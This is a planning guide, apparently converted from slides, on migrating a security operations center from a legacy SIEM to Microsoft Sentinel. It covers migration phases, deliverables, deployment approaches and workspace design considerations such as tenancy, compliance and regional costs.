
02

Planning the migration

Planning your migration



Why migrate from a legacy SIEM?



Microsoft Sentinel Migration – phases & key activities

Discovery

Conduct a **discovery** to better understand the current state of your SIEM. Collect monitoring and alerting use cases and requirements.

Key Activities

- Identify requirements and detailed use cases
- Identify and document your existing automation, remediation, and alerting tools and processes.
- Identify your existing SOC processes, including investigation, automation, and remediation.
- Identify critical security assets.
- Assess existing security portfolio.
- Identify integrations with IT service management (ITSM), threat intelligence, and automation solutions.

Design

Create a **comprehensive design** that aligns with the current security portfolio and existing data sources.

Key Activities

- Design integration of Microsoft and third-party sources.
- Map rules to Sentinel built-in rules.
- Map dashboards to Sentinel workbooks.
- Map automation to Sentinel playbooks.
- Design custom alerting for Sentinel.
- Map existing SOC processes to Sentinel features.
- To migrate historical logs, review the available target platforms and data ingestion tools.

Implement

Implement the design phase: Integrate data sources that will connect to Microsoft Sentinel; ensure that Microsoft Sentinel works as designed.

Key Activities

- Connect Microsoft sources, cloud logs (AWS/GCP), network devices, and third-party security solutions.
- Deploy Azure Monitor Agent to collect logs from VMs (Windows/Linux) and network devices.
- Review your MITRE ATT&CK coverage.
- Implement automation via Azure Logic Apps.
- Convert remaining rules to Sentinel rules.
- Deploy/create playbooks and automation rules.
- Deploy playbooks for ITSM platforms, SOAR, and threat intelligence platform integration.
- Deploy workbooks and convert dashboards to workbooks.
- Review SOC operations migration best practices.

Operationalize

Operationalize Microsoft Sentinel Investigation and Response within existing security monitoring, alerting, and incident response processes.

Key Activities

- Assist with refining monitoring and alerting processes.
- Assist with security incident management processes.
- Assist with triage/investigation processes.
- Assist with alerting use cases refinement.
- Define SOC processes based on the mapping done in the design phase.

Committed Migrating to Microsoft Sentinel

Deliverables

- Project plan
- Current state analysis
- Business and technical requirements
- Use cases

Deliverables

- Design workshops
- Design documentation
 - Data source integration
 - Automation
 - Custom alerting


Deliverables

- Microsoft Sentinel PoC Plan
- Connect Microsoft data sources
- Connect external data sources
- Deploy Azure Monitor agent
- Implement workbooks and Playbooks

Deliverables

- Microsoft Sentinel configuration documentation
 - Workbooks
 - Playbooks
 - Custom alerts
 - KQL queries

Migration steps



Identifying your migration priorities



Questions to answer while planning the migration



What are the most critical infrastructure components, systems, apps, and data in your business?



Who are your stakeholders in the migration?



What drives your priorities?



What is your migration scale and timeline?



Do you have the skills you need?



Are there any specific blockers in your organization?

Identifying use cases

Use this guidance to identify your use cases

- ▶ Identify and analyze current use cases.
- ▶ Define scope of implementation.
- ▶ Identify most critical security assets.
- ▶ Select effective use cases.
- ▶ Select business priorities that affect use case migration.
- ▶ Prioritize by use case characteristics.
- ▶ Prepare a validation process.
- ▶ Decide if you can apply a methodology to prioritize use cases.

Deploying Microsoft Sentinel with your existing SIEM

Short-term approach

Pros		Cons
<ul style="list-style-type: none">▶ Gives SOC staff time to adapt to new processes as you deploy workloads and analytics.▶ Gains deep correlation across all data sources for hunting scenarios.▶ Eliminates having to do analytics between SIEMs, create forwarding rules, and close investigations in two places.▶ Enables your SOC team to quickly downgrade legacy SIEM solutions, eliminating infrastructure and licensing costs.	 	<ul style="list-style-type: none">▶ Can require a steep learning curve for SOC staff.

Deploying Microsoft Sentinel with your existing SIEM

Medium-to long-term approach

Pros		Cons
<ul style="list-style-type: none">▶ Lets you use key Microsoft Sentinel benefits, like AI, ML, and investigation capabilities, without moving completely away from your legacy SIEM.▶ Saves money compared to your legacy SIEM, by analyzing cloud or Microsoft data in Microsoft Sentinel.	 	<ul style="list-style-type: none">▶ Increases complexity by separating analytics across different databases.▶ Splits case management and investigations for multi-environment incidents.▶ Incurs greater staff and infrastructure costs.▶ Requires SOC staff to be knowledgeable about two different SIEM solutions.

Sending alerts from a legacy SIEM to Microsoft Sentinel (Recommended)

1

Ingest and analyze cloud data in Microsoft Sentinel

2

Use your legacy SIEM to analyze on-premises data and generate alerts.

3

Forward the alerts from your on-premises SIEM into Microsoft Sentinel to establish a single interface.

Designing your Microsoft Sentinel workspace architecture



Information to gather before designing a workspace

Regulatory requirements related to Azure data residency

- ▶ Microsoft Sentinel can run on workspaces in most, but not all regions
- ▶ Data in Microsoft Sentinel, may contain some data sourced from the customer's workspaces.

Data sources

- ▶ Find out which data sources you need to connect, including built-in connectors to both Microsoft and non-Microsoft solutions.


User roles and data access levels/permissions

- ▶ Microsoft Sentinel uses Azure role-based access control (Azure RBAC) to provide built-in roles.

Daily ingestion rate

Tenancy considerations

If you have multiple tenants, such as if you're a managed security service provider (MSSP), we recommend that you create at least one workspace for each Microsoft Entra tenant to support built-in, service to service data connectors that work only within their own tenant.



Compliance considerations

After your data is collected, stored, and processed, compliance can become an important design requirement, with a significant impact on your Microsoft Sentinel architecture.

Consider going through the following resources before creating your workspace:

-
- ▶ Geographical availability and data residency
 - ▶ Data residency in Azure
 - ▶ Storing and processing EU data in the EU - EU policy


Region considerations

Consider the following when working with multiple regions:


Use separate Microsoft Sentinel instances for each region.	Egress costs generally apply when the Log Analytics or Azure Monitor agent is required to collect logs, such as on virtual machines.	Internet egress is also charged, which may not affect you unless you export data outside your Log Analytics workspace.	Bandwidth costs vary depending on the source and destination region and collection method	Use templates for your analytics rules, custom queries, workbooks, and other resources to make your deployments more efficient.	Connectors that are based on diagnostics settings do not incur in-bandwidth costs.
--	--	--	---	---	--

Access considerations

